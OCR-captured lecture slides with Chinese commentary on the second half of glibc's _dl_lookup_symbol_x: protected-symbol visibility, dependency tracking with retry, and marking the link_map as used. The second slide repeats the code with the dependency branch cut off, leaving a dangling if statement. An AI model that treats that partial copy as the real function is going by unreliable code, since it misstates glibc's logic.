


```
$ ▌ ...
    int protected = (*ref && ELFW(ST_VISIBILITY)((*ref)->st_other) == STV_PROTECTED);
    if (__glibc_unlikely(protected != 0))
    {
        if (type_class == ELF_RTYPE_CLASS_PLT)
        {
            if (current_value.s != NULL && current_value.m != undef_map)
            {
                current_value.s = *ref;
                current_value.m = undef_map;
            }
        }
        else { ... /* 以不同的 type_class 重新再找一次 */ }
    }

    if (__glibc_unlikely(current_value.m->l_type == lt_loaded)
        && (flags & DL_LOOKUP_ADD_DEPENDENCY) != 0
        && add_dependency(undef_map, current_value.m, flags) < 0)
        return _dl_lookup_symbol_x(undef_name, undef_map, ref,
                                   (flags & DL_LOOKUP_GSCOPE_LOCK)
                                       ? undef_map->l_scope
                                       : symbol_scope,
                                   version, type_class, flags, skip_map);

    if (__glibc_unlikely(current_value.m->l_used == 0))
        current_value.m->l_used = 1;

    *ref = current_value.s;
    return current_value.m;
}
```

$ DL Ing

_dl_lookup_symbol_x part2

- 處理 symbol 的 visibility 為 protected 的情況
- 新增 object 的 dependency，且如果 reference 到剛剛才被 remove 掉的 object 就重來一次
- Mark link_map 為使用中並回傳




```
$ 
int protected = (*ref && ELFW(ST_VISIBILITY)((*ref)->st_other) == STV_PROTECTED);
if (__glibc_unlikely(protected != 0))
{
    if (type_class == ELF_RTYPE_CLASS_PLT)
    {
        if (current_value.s != NULL && current_value.m != undef_map)
        {
            current_value.s = *ref;
            current_value.m = undef_map;
        }
    }
    else { ... /* 以不同的 type_class 重新再找一次 */ }
}

if (__glibc_unlikely(current_value.m->l_type == lt_loaded)

if (__glibc_unlikely(current_value.m->l_used == 0))
    current_value.m->l_used = 1;

*ref = current_value.s;
return current_value.m;
}
```

如果 visibility 為 protected，代表 symbol reference 會被 bind 到 local symbol，因此如果解析到外部 object 的 function，將回傳結果設為 local link_map 以及 symbol

$ DL Ing

_dl_lookup_symbol_x part2

- 處理 symbol 的 visibility 為 protected 的情況
- 新增 object 的 dependency，且如果 reference 到剛剛才被 remove 掉的 object 就重來一次
- Mark link_map 為使用中並回傳



